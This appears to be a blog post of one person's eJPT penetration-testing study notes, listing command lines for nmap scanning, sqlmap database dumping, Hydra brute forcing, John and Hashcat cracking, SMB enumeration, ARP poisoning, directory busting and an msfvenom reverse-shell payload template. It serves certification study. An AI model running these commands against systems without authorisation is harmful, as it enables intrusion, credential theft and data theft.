
Hello everyone!! I just passed the eJPT (Junior penteration tester) exam and i would share my notes that i used during the exam.
What is this?
The following notes are personal notes I took while studying for the eLearnSecurity’s eJPT certificate in their Penetration Testing Student (PTS) course. I passed on the first attempt and got 19/20, in large part due to the labs and taking notes throughout.
Nmap
Ping Sweep
1
|
nmap -sn <CIDR Notation> #Finding alive IP addresses in the subnet
|
You can also perform ping sweep using fping tool
1
|
fping -a -g 10.54.12.0/24 2>/dev/null
|
Now you need to find open ports on each alive IP, you can perform this using two methods
METHOD - 1
Perform aggressive scan on all ports which might do not required to be scanned. This could cost you time and give results which might not be useful.
1
|
nmap -p- -A -Pn -iL hosts.txt # hosts.txt file contains the alive host addresses
|
METHOD - 2
This method first find the open ports and after this you can perform aggressive scan on particular port. This method do not probe all the available ports blindly and you can choose which port might be useful to you to scan.
1
2
3
|
nmap -p- -T4 -Pn -vv -iL hosts.txt      # This will give you all the open ports on hosts provided using hosts.txt file

nmap -p<ports> -A -Pn -vv <IP>      # This will only probe ports selected by you for particular IP
|
Analyzing HTTP and HTTPS
HTTP
1
2
3
4
5
|
nc -v www.abc.com 80        # After pressing enter you are prompted to send some data

Type two lines given below and press enter two times to get http response
GET / HTTP/1.1
Host: www.abc.com
|
HTTPs
1
|
openssl s_client -connect hack.me 443 # Establish ssl connection
|
After establishing ssl connection you can proceed like nc prompt
Checking Routes and Adding Manual Routes
Checking Routes
1
2
3
|
ip route    # Checking defined routes in linux
route       # Checking defined routes in linux
route print     # Checking defined routes in windows
|
Adding Manual Routes
1
|
ip route add <subnet> via <gateway or router address>
|
for example,
1
|
ip route add 192.168.222.0/24 via 10.172.24.1 # Here 10.172.24.1 is the address of the gateway for subnet 192.168.222.0/24
|
Finding MAC Addresses
1
2
3
|
ipconfig /all       # windows
ifconfig        # *nix OSs
ip addr     # linux
|
Checking ARP Cache
1
2
3
|
arp -a      # Windows
arp     # *nix OSs
ip neighbour        # Linux
|
Checking for Listening Ports on a Host
1
2
|
netstat -ano        # Windows
netstat -tunp       # linux
|
MySQL
If you find mysql information then you can try connecting to mysql service remotely.
1
|
mysql -u <user> -p<password> -h <IP> -D <dbname>
|
SQLmap
Checking for existence of SQL injection
1
2
3
|
sqlmap -u ‘http://example.com/view.php?id=1141’ -p id       # GET Method

sqlmap -u ‘http://example.com/view.php’ --data <POST String> -p <parameter>     # POST Method
|
If vulnerable parameter found then you can proceed with extraction of data from database
1
2
3
4
|
sqlmap -u ‘http://example.com/view.php?id=1141’ --dbs     # Getting database names
sqlmap -u ‘http://example.com/view.php?id=1141’ -D <DB_name> --tables   # Getting table names
sqlmap -u ‘http://example.com/view.php?id=1141’ -D <db_name> -T <tbl_name> --columns    # Getting columns
sqlmap -u ‘http://example.com/view.php?id=1141’ -D <DB_name> -T <tbl_name> -C <column_name_comma_separate> --dump # To dump whole table remove column specification from the command and use only --dump option
|
John-The-Ripper
1
2
3
4
5
|
john --list=formats
john -incremental -users:<users list> <file to crack>       # if you want to crack only certain users from the password database such as /etc/shadow file
john --show crackme     # Check cracked password after completion of cracking session, where crackme is the password database file
john -wordlist=<wordlist> <file to crack>
john -wordlist=<wordlist> -rules <file to crack>        # rules are used for cracking mangling words such as for cat mangling words could be c@t,caT,CAT,CaT
|
Hydra
1
2
3
4
|
hydra -U ftp        # hydra uses module for each service to attack. To get information about a module this command can be used
hydra -L users.txt -P pass.txt <service://server> <options>
hydra -l admin -P pass.txt -f ftp://10.10.10.10        # Stop attacking on finding first successful hit for user admin
hydra  -L users.txt -P passwords.txt <IP> http-post-form "/login.php:user=^USER^&pass=^PASS^:Incorrect credentials" -f -V    # Attacking http post form
|
Hashcat
1
2
3
|
hashcat -m 0 -a 0 exam.hash file.dict
hashcat -m 0 -a 0 exam.hash file.dict -r rule/custom.rule       # here rule file contains the rules to creat mangling word such as p@ssword, PaSSworD  https://hashcat.net/wiki/doku.php?id=rule_based_attack
hashcat -m 0 -a 3 exam.hash ?l?l?l?l?l?a        # https://hashcat.net/wiki/doku.php?id=mask_attack
|
SMB Enumeration
enum4linux
1
|
enum4linux -a <ip> # Enumerating using enum4linux tool
|
smbclient
1
2
|
smbclient -L //IP -N    # Checking for available shares
smbclient //<target IP>/IPC$ -N     # Connecting to a share
|
nmap scripts
1
|
nmap -p445 --script=smb-vuln-* <IP> -v # This will run all the smb-vuln scripts, if you want to run only few scripts then you can check other available scripts in /usr/share/nmap/scripts
|
Checking for anonymous FTP
1
|
ftp <IP> # enter 'anonymous' as username and password
|
ARP Poisoning
1
2
|
echo 1 > /proc/sys/net/ipv4/ip_forward      # enabling Linux Kernel IP Forwarding, to enable forwarding packet to real destination host
arpspoof -i <interface> -t <target> -r <host>       # if arpspoof do not work then install dsniff which includes this tool also
|
Directories discovery
dirb
1
2
3
|
dirb http://<IP>/
dirb http://<IP>/ <dictionary_file_path>    # Use dictionary other than default one
dirb http://<IP>/dir -u admin:admin    # When you want to bust recursively but a dir asks for username password which you know already
|
gobuster
1
2
|
gobuster dir --url http://<IP>/ --wordlist=<wordlist_file_path>     # -t <value> for more threads
gobuster dir --url http://<IP>/dir --wordlist=<wordlist_file_path> -U username -P password
|

Dirbuster
MsfVenom Payload Creation
1
|
msfvenom -p <payload_path> LHOST=<IP> LPORT=<PORT> -f <format> -o shell
|
Check this for some useful payloads
Meterpreter Autoroute
1
2
|
meterpreter> run autoroute -s <subnet>
meterpreter > run autoroute -p      # show active route table
|